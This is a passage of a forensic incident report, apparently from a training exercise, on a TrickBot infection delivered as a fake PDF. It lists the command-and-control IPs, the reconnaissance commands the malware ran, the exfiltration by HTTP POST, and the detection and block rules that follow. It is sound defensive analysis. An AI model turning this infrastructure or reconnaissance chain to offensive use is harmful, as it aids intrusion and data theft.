60/72 VT vendors confirmed the file as malicious. Multiple independent Suricata rules (PE download, ipconfig/nltest in POST body, External IP Lookup, OpenSSL Demo CA) corroborate the same event chain. All three C2 IPs independently flagged by VirusTotal. The combination of disguised file delivery, curl-based download, User-Agent: Ghost, and self-signed certificate infrastructure makes false positive probability extremely low.

Non-Technical Summary

Plain-language explanation for non-forensic readers

What happened?

A computer on the internal network (DESKTOP-M1TFHB6) was infected with malware called TrickBot after a malicious file disguised as a PDF document was downloaded to the machine.

How did it happen?

The file appeared to be a normal PDF (ooiwy.pdf) but was actually a harmful program. It was downloaded using an automated tool (curl), not through normal web browsing. Once the file ran, it immediately began contacting criminal servers overseas.

What did the malware do?

TrickBot collected detailed information about the infected computer: what programs were running, the computer's name, network settings, and what other computers were on the network. All of this information was sent to servers controlled by the attackers in Bangladesh, Indonesia, and elsewhere.

Was it contained?

Yes. No other computers on the internal network were affected. The infection was isolated to a single machine. However, the system data already exfiltrated could enable the attacker to plan further attacks against the network.

Conclusions

Key findings proven through forensic analysis

- ✓ DESKTOP-M1TFHB6 (10.8.19.101) was infected with TrickBot trojan on 2021-08-19 via a disguised executable (ooiwy.pdf), confirmed by Suricata, Wireshark, NetworkMiner, and VirusTotal (60/72 detections).
- ✓ The infection vector was a PE32 DLL delivered as a fake PDF file from 185.244.41.29 via curl/7.55.1, indicating automated or scripted delivery rather than user-initiated browsing.
- ✓ TrickBot exfiltrated comprehensive system reconnaissance data (tasklist, systeminfo, ipconfig /all, net config workstation, nltest) to primary C2 server 103.148.41.195 via HTTP POST with User-Agent: Ghost.
- ✓ Three C2 servers were identified: 103.148.41.195 (BD), 46.99.175.149 (12/94 VT), and 182.253.210.130 (11/94 VT). All used identical self-signed "Internet Widgits Pty Ltd" certificates.
- ✓ External IP reconnaissance via api.ipify.org and domain enumeration via nltest indicate the attacker was profiling the network for potential lateral movement.
- ✓ No lateral movement detected. Infection contained to a single machine on the 10.8.19.0/24 network. False positive probability: extremely low, with multiple independent signatures and VirusTotal corroboration.

Recommendations

Remediation steps tied to specific findings

1

Isolate & Reimage DESKTOP-M1TFHB6

Finding: TrickBot confirmed. Immediately isolate 10.8.19.101 from the network. Wipe and reimage. System reconnaissance data was already exfiltrated, so assume credentials and network topology are compromised.

2

Block Malicious IPs & Monitor

Finding: Multiple C2 servers identified. Block 185.244.41.29, 103.148.41.195, 46.99.175.149, and 182.253.210.130 at the perimeter firewall. Monitor for any connection attempts from other hosts.

3

Alert on Self-Signed Certificate Patterns

Finding: All C2 used "Internet Widgits Pty Ltd" certs. Implement TLS inspection or JA3 fingerprinting to detect connections using default/self-signed OpenSSL certificates.

4

Block Suspicious User-Agents

Finding: curl and Ghost user agents used. Web proxy rules should flag or block curl, Ghost, and other non-standard user agents initiating outbound HTTP/HTTPS connections from workstations.

5

Restrict External IP Lookup Services

Finding: api.ipify.org used for recon. Block or alert on connections to known external IP lookup services (ipify, ifconfig.me, ipecho.net) from internal workstations.

6

Conduct Enterprise-Wide IOC Sweep

Finding: TrickBot may have spread via other vectors. Search all endpoints for the extracted file hash, C2 IP connections, and Ghost user agent in proxy logs.

References

Tools, documentation, and authoritative sources

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